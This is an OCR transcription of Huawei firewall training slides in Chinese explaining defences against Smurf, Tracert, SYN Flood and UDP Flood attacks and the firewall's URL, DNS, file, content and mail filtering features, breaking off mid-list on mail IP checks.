Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI

畸形报文攻击防范 - Smurf攻击防范


- 以华为防火墙为例，启用Smurf攻击防范后，防火墙会检查ICMP请求报文的目的地址是否为广播地址（即主机位全1）或网络地址（即主机位全0）。如果是则丢弃该报文，并记录攻击日志。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.

特殊报文攻击防范 - Tracert攻击防范

- 启用Tracert攻击防范后，防火墙将检测到的超时的ICMP报文或UDP报文，或者目的端口不可达报文，直接丢弃，并记录攻击日志。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.


目录

1. 网络攻击概述
2. 常见网络攻击
3. **网络攻击防御原理**
   - 单包攻击防范原理
   - DDoS攻击防范原理
   - 内容安全技术原理
   - 其他攻击防范技术
4. HiSec智能防御解决方案
5. 防火墙内容安全实验

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

DDoS攻击防范流程

- DDoS攻击流量到达防火墙后，防火墙启动DDoS攻击防范流程，具体如下：
  - 系统启动流量统计并设置防范阈值：由于不同的攻击类型采用的攻击报文不同，因此FW需要开启流量统计功能，对经过自身的各种流量进行统计，以区分攻击流量和正常流量。当某一类型的流量超过预先设定的阈值时，FW就认为存在攻击行为，从而根据不同的攻击类型采用不同的防范技术。
  - 系统启动攻击防范：当流量统计功能检测到去往某一目的地址的某种类型的流量超过预先设定的阈值时，系统开始启动攻击防范（防火墙有多种防范技术，不同的防范技术用来防范不同的攻击）。
  - 系统执行防范动作：对正常流量进行放行；对攻击流量进行丢弃，并记录威胁日志。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 本节以华为USG防火墙为例介绍DDoS攻击防范技术。

DDoS攻击防范关键技术


防范技术	简易原理	可防范的攻击类型
源探测技术	设备对请求服务的报文的源IP地址进行探测，来自真实源IP地址的报文将被转发，来自虚假源IP地址的报文将被丢弃。	SYN Flood、HTTP Flood、HTTPS Flood、DNS Request Flood、DNS Reply Flood、SIP Flood
指纹技术	设备将攻击报文的一段显著特征学习为指纹，未匹配指纹的报文将被转发，匹配指纹的报文将被丢弃。	UDP Flood、UDP Fragment Flood
限流技术	设备直接丢弃超过速率上限的报文。	ICMP Flood、UDP Flood

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 任何单一防御技术都不能完全抵御攻击，需要根据场景，多种技术配合实现攻击防御。

SYN Flood防范原理 - TCP代理

- TCP代理是指我们的FW部署在客户端和服务器中间，当客户端向服务器发送的SYN报文经过FW时，FW代替服务器与客户端建立三次握手。




Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- TCP代理的过程对于客户端和服务器都是透明的，FW收到SYN报文，对SYN报文进行拦截，代替服务器回应SYN-ACK报文。TCP代理工作过程如下：
  - 如果客户端不能正常回应ACK报文，则判定此SYN报文为非正常报文，FW代替服务器保持半连接一定时间后，放弃此连接。
  - 如果客户端正常回应ACK报文，FW与客户端建立正常的三次握手，则判定此SYN报文为正常业务报文，非攻击报文。FW立即与服务器再建立三次握手，此连接的后续报文直接送到服务器。
- TCP代理过程中，FW会对收到的每一个SYN报文进行代理和回应，并保持半连接，所以当SYN报文流量很大时，对FW的性能要求非常的高。TCP代理一般用于报文来回路径一致的场景。

SYN Flood防范原理 - 源认证


- 在连续一段时间内，防火墙收到的具有相同目的地址的SYN报文数如果超过阈值，则启动SYN报文源认证。防火墙拦截SYN报文，并伪造一个带有错误序列号的SYN-ACK报文回应给客户端。
  - 如果客户端是虚假源，则不会对错误的SYN-ACK报文进行回应，认证失败，防火墙丢弃后续此源地址的SYN报文；
  - 如果客户端是真实源，则会响应一个RST报文，认证通过，防火墙把此源地址加入白名单，并放行后续的SYN报文。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.

SYN Flood防范原理 - 首包丢弃

- 当攻击不断变换源IP地址或者源端口号，如果使用源认证方式防御，对每个攻击报文都进行反弹（错误序列号回应）处理，当攻击量很大时，反弹量也会很大，非常消耗性能，且容易造成链路拥塞。
  - 首包丢弃正是利用了报文的重传机制，将收到的第一个报文丢弃，当重传报文速率达到告警阈值后再进入源认证流程，以减少反弹量。




Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 正常情况下，TCP报文具有超时重传功能，如果在交互过程中报文被丢弃，则报文会重传。首包丢弃正是利用了报文的重传机制，将收到的第一个报文丢弃，如果后续有重传报文则直接放行。当重传报文速率达到告警阈值后再进入源认证流程，以减少反弹量。
- FW判定报文是否属于重传报文是基于三元组及时间间隔来判断的。三元组包含源IP地址、源端口和协议；时间间隔可以自定义配置。
  - 当报文没有匹配到任何三元组时，认为该报文是首包，将其丢弃，并记录三元组信息和时间。
  - 当报文匹配到某三元组，则计算该报文与匹配该三元组的上一个报文到达的时间间隔。
- 如果时间间隔低于设定的下限，或者高于设定的上限，则认为是首包，将其丢弃；如果时间间隔落在配置的上限和下限之间，则认为是后续的重传包直接放行。当到达同一目的IP的重传SYN报文速率达到源认证告警阈值后再进入源认证流程。

UDP Flood防范原理（指纹学习）


- UDP Flood攻击报文具有一定的特点，这些攻击报文通常都拥有相同的特征字段，可以通过指纹学习的方式防御UDP Flood攻击。
- 在连续一段时间内，防火墙收到的具有相同目的地址的UDP报文数如果超过阈值，则触发指纹学习。防火墙将攻击报文的一段显著特征学习为指纹后，匹配指纹的报文会被丢弃。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.

UDP Flood防范原理（限流）


- 如果通过指纹学习方式仍然无法抵御UDP Flood攻击，可以采用限流技术防范UDP Flood攻击。限流技术将去往同一目的地址的UDP报文速率限制在一定阈值之内，直接丢弃超过阈值的UDP报文，以避免网络拥塞。
- 限流技术本身无法区分正常报文和攻击报文，使用时可能影响正常业务，推荐使用UDP指纹学习方式。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.

AntiDDoS攻击防御

- 华为AntiDDoS+SecoManager解决方案，支持自动发现设备；快速部署业务防护策略；精准清洗攻击流量，有效的抵御DDoS攻击。整个方案包括检测中心、清洗中心和SecoManager管理中心三大部分。
  - 检测中心：负责对流量进行检测，发现异常后上报管理中心，由管理中心下发引流策略至清洗中心进行引流清洗。
  - 清洗中心：根据管理中心下发的策略进行引流、清洗，并把清洗后的正常流量回注，同时将这些动作记录在日志中上报管理中心。
  - 管理中心（SecoManager）：负责检测中心和清洗中心的统一管理，是AntiDDoS解决方案的管理中枢。提供设备管理、策略管理、性能管理、告警管理、报表管理等功能。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 更多关于AntiDDoS攻击防御相关内容，请参阅《DDoS攻击与防御》章节。


目录

1. 网络攻击概述
2. 常见网络攻击
3. **网络攻击防御原理**
   - 单包攻击防范原理
   - DDoS攻击防范原理
   - 内容安全技术原理
   - 其他攻击防范技术
4. HiSec智能防御解决方案
5. 防火墙内容安全实验

Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI

内容安全过滤技术简介

- 华为防火墙内容安全过滤技术可以针对各个场景需求，设计不同安全防范方案。通过内容安全过滤技术可以帮助企业完成对内容安全方面的管控，实现外防输入，内防泄露。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 防火墙RUL过滤、DNS过滤、应用行为控制受License限制，使用前先确认License状态。
- 内容安全过滤技术主要包括：
  - URL（Uniform Resource Locator）过滤可以对员工访问的URL进行控制，允许或禁止用户访问某些网页资源，达到规范上网行为的目的；
  - DNS过滤在域名解析阶段进行控制，防止员工随意访问非法或恶意的网站，带来病毒、木马和蠕虫等威胁攻击；
  - 文件过滤通过阻断特定类型的文件传输，可以降低内部网络执行恶意代码和感染病毒的风险，还可以防止员工将公司机密文件泄漏到互联网；
  - 内容过滤包括文件内容过滤和应用内容过滤。文件内容过滤是对用户上传和下载的文件内容中包含的关键字进行过滤。管理员可以控制对哪些应用传输的文件以及哪种类型的文件进行文件内容过滤。应用内容过滤是对应用协议中包含的关键字进行过滤。针对不同应用，设备过滤的内容不同；
  - 邮件过滤：通过检查发件人和收件人的邮箱地址、附件大小和附件个数来实现过滤；
  - 应用行为控制功能用来对用户的HTTP行为和FTP行为（如上传、下载）进行精确的控制。

URL过滤

- URL过滤功能可以对用户访问的URL进行控制，允许或禁止用户访问某些网页资源，达到规范上网行为的目的，满足企业精细化分配互联网带宽资源和准确控制员工上网权限的需求。

禁止访问无关网站

- 通过URL分类、黑白名单等功能，可以实现仅能访问特定URL的功能，从而提高企业办公的效率。

阻断低信誉和恶意URL

- 通过对低信誉和恶意URL的识别，可以有效阻断恶意网站的网络攻击，加强网络安全防护。


基于时间段控制URL访问

- 通过定义不同时间段的URL访问策略，可以实现基于时间段的URL访问控制，更加有效的利用企业网络带宽资源。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI

URL过滤处理流程


- 在防火墙启用URL过滤功能的情况下，当用户通过防火墙使用HTTP或HTTPS访问某个网络资源时，防火墙将进行URL过滤。处理流程如下图所示：



Copyright © Huawei Technologies Co., Ltd. All rights reserved.

DNS过滤

- DNS过滤功能是对DNS请求报文中的域名进行过滤，允许或禁止用户访问某些网站，规范上网行为。
- 防火墙作为企业网关部署在网络边界，当企业用户发起Web请求时，通过对DNS请求报文中的域名进行过滤，可以实现对用户的请求进行放行、告警或者阻断。
- 如图所示，使用DNS过滤后：
  - 当用户访问合法域名的网站时，放行此请求。
  - 当用户访问非法域名的网站时，阻断此请求。




 Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- DNS过滤还可以通过引用时间段或用户/组等配置项，实现针对不同时间段或不同用户/组的请求进行放行或者阻断，达到更加精细化和准确化控制员工上网权限的需求。

DNS过滤处理流程

- 流量命中安全策略，且安全策略配置了DNS过滤配置文件时，从DNS请求报文中提取域名并送往DNS过滤处理。DNS过滤的具体流程如下图所示：



 Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 和URL相同，DNS分类分为自定义分类和预定义分类，管理员可以利用系统提供的预定义分类，也可以创建自定义分类，达到对域名进行过滤的目的。
- 预定义分类：
  - 预定义分类已经预先对大量常见的域名进行了分类，管理员可以根据这些分类轻松地控制内网用户禁止访问哪些类别的域名、允许访问哪些类别的域名。
  - 预定义DNS分类是系统内置的，跟预定义URL分类是同一个。管理员不能够创建、删除和重命名预定义DNS分类，也不能向预定义DNS分类中添加自定义的域名规则。
- 自定义分类：
  - 虽然预定义分类覆盖了主流的Web网站，但很多新出现的网站可能覆盖不到。另一方面，管理员出于特殊的过滤需求或者增强预定义DNS分类等目的，也会按需创建一些自定义分类。

URL过滤与DNS过滤对比


- DNS过滤功能是对DNS请求报文中的域名进行过滤，允许或禁止用户访问某些网站，达到规范上网行为的目的。相比于URL过滤更早的进行访问控制，可以有效降低整网HTTP报文的流量。
- URL过滤相比于DNS过滤可以进行更精细控制用户对网络资源的访问。

对比项	URL过滤	DNS过滤
控制访问阶段	在发起HTTP/HTTPS的URL请求阶段进行控制	在域名解析阶段进行控制
控制粒度	控制粒度细，可以控制到目录和文件级别	控制粒度粗，只能控制到域名级别
性能影响	性能影响大	性能影响小
控制范围	仅控制HTTP/HTTPS访问	该域名对应的所有服务都可以控制

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

文件过滤

- 文件过滤是一种根据文件类型对文件进行过滤的安全机制。防火墙通过识别自身传输的文件类型，可以实现对特定类型的文件进行阻断或告警。
- 文件过滤通过阻断特定类型的文件传输，可以降低内部网络执行恶意代码和感染病毒的风险，还可以防止员工将公司机密文件泄漏到互联网。




 Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 防火墙能够识别通过自身传输的文件的类型，并且可以对特定类型的文件进行阻断或告警。
- 当通过防火墙的文件（流量）匹配了一条安全策略规则，规则的动作为permit且引用了文件过滤配置文件时，此文件需要进行文件过滤检测。
- 管理员在防火墙上部署了文件过滤功能，可以实现如下安全保护效果：
  - 降低机密信息泄露的风险。
    - 机密信息一般保存在文档中，而且文档可以被压缩形成压缩文件。员工上传包含机密的文档到外网或者黑客从内网服务器窃取机密文档，都会导致公司机密或用户信息的泄露。因此，阻止内网用户上传文档文件和压缩文件到外网，以及阻止外网用户从内网服务器下载文档文件和压缩文件，可以大大降低机密信息泄露的风险。
  - 降低病毒文件进入公司内部网络的风险。
    - 病毒常常包含在可执行文件中，且病毒的反检测和渗透防火墙的能力越来越强。因此，阻止内网用户从外网下载可执行文件或阻断外网用户上传可执行文件到内网服务器，可以大大降低病毒进入内网的风险。
  - 阻止占用带宽和影响员工工作效率的文件传输。
    - 公司员工下载大量与工作无关的视频和图片文件，占用公司网络带宽，降低工作效率。因此，阻止内网用户从外网下载视频、图片和压缩文件，可以保证正常业务的带宽和员工的工作效率。

文件过滤处理流程

- 在企业网关配置文件过滤后，员工上传或下载的文件都会去匹配配置的文件过滤，根据识别结果执行相应的动作。




Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 控制项代表用户定义的文件类型、扩展名和文件传输方向，根据这些设置进行文件分析。

内容过滤

- 内容过滤是一种对文件或应用的内容进行过滤的安全机制。通过深度识别流量中包含的内容，防火墙可以对包含特定关键字的流量进行阻断或告警。
- 内容过滤可以防止机密信息的泄露及违规信息的传输。




Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 管理员在防火墙上部署了内容过滤功能，可以实现如下安全保护效果：
  - 降低公司机密泄露的风险。
  - 降低因员工浏览、发布、传播违规信息而给公司带来的法律风险。
  - 阻止员工浏览和搜索与工作无关的内容，提高工作效率。

内容过滤处理流程

- 当通过设备的流量匹配了一条安全策略，策略的动作为permit且引用了内容过滤配置文件时，此流量需要进行内容过滤检测，处理流程如下所示。




Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 内容过滤的处理流程如下：
  - 设备对流量的内容进行检测，识别出流量的内容属性。
    - 如果是应用内容则识别出应用的类型和应用内容传输的方向。
    - 如果是文件内容则识别出承载文件的应用类型、文件的类型和文件传输的方向。
  - 设备将流量的内容属性与内容过滤规则的条件进行匹配。如果所有条件都匹配，则此内容成功匹配此规则。如果其中有一个条件不匹配，则继续执行下一条规则。以此类推，如果所有内容过滤规则都不匹配，则设备允许此内容通过。
  - 如果内容成功匹配一条内容过滤规则，则设备会对此内容进行关键字检测，检测内容中是否存在内容过滤规则定义的关键字。如果检测时识别出关键字，则设备会执行响应动作。如果没有识别出关键字，则设备允许此内容通过。

邮件过滤

- 邮件过滤是指对邮件收发行为进行管控，包括防止垃圾邮件和匿名邮件泛滥，控制违规收发等。
- 邮件过滤主要使用IP地址检查和邮件内容过滤技术，它可以帮助局域网用户提高邮件系统的安全性：
  - IP地址检查可以防止垃圾邮件在内网泛滥。
  - 邮件内容过滤既可以过滤掉匿名邮件，也可以通过检查邮件内容控制内网用户的邮件发送或接收权限。




Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 如图所示，防火墙作为一个办公网络的安全网关，邮件服务器部署在内网，内部网络用户通过部署在内网的邮件服务器收发邮件。
- 在防火墙上配置邮件过滤，可以收到如下邮件安全保护效果：
  - 开启垃圾邮件防范，防止内网的SMTP服务器收到大量垃圾邮件。
  - 开启匿名邮件检查，防止违法信息通过匿名邮件方式在整个网络内部传播。
  - 开启邮箱地址检查，只允许指定邮箱地址发送或接收电子邮件，从发送和接收权限上进行控制，防止内部用户泄露重要信息。
  - 开启邮件附件控制，对附件的大小和个数进行控制，防止大量信息通过附件泄露出去。

基于IP过滤（1）

- 从邮件工作机制中可以了解到，在整个邮件发送过程中，PC与邮件服务器、邮件服务器与邮件服务器之间都不做认证，攻击者可以通过互联网上任意一台SMTP Server来发送邮件。
- 为防止垃圾邮件泛滥可以通过检查发送方SMTP Server源IP的合法性：
  - 查询本地黑白名单
  - 查询RBL（Real-time Blackhole List，实时黑名单列表）黑名单




 Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- RBL黑名单是由反垃圾邮件组织联合收集的一个庞大的在线数据库，收集、保存频繁发送垃圾邮件SMTP Server的IP地址。
- 垃圾邮件指的是未经用户许可强行发送到用户邮箱的电子邮件，内容一般是广告、宣传资料等，甚至带有病毒程序。大量的垃圾邮件不但消耗网络带宽，占用邮箱空间，还带来了安全隐患。
- IP地址检查是指防火墙对发送方SMTP Server的源IP进行检查，具体实现过程如下：
  - 防火墙收到其他SMTP Server发送的SMTP消息，包括正常邮件和垃圾邮件。
  - 防火墙执行IP地址检查：
    - 解析SMTP消息，从SMTP消息中获取发送方SMTP Server的源IP。
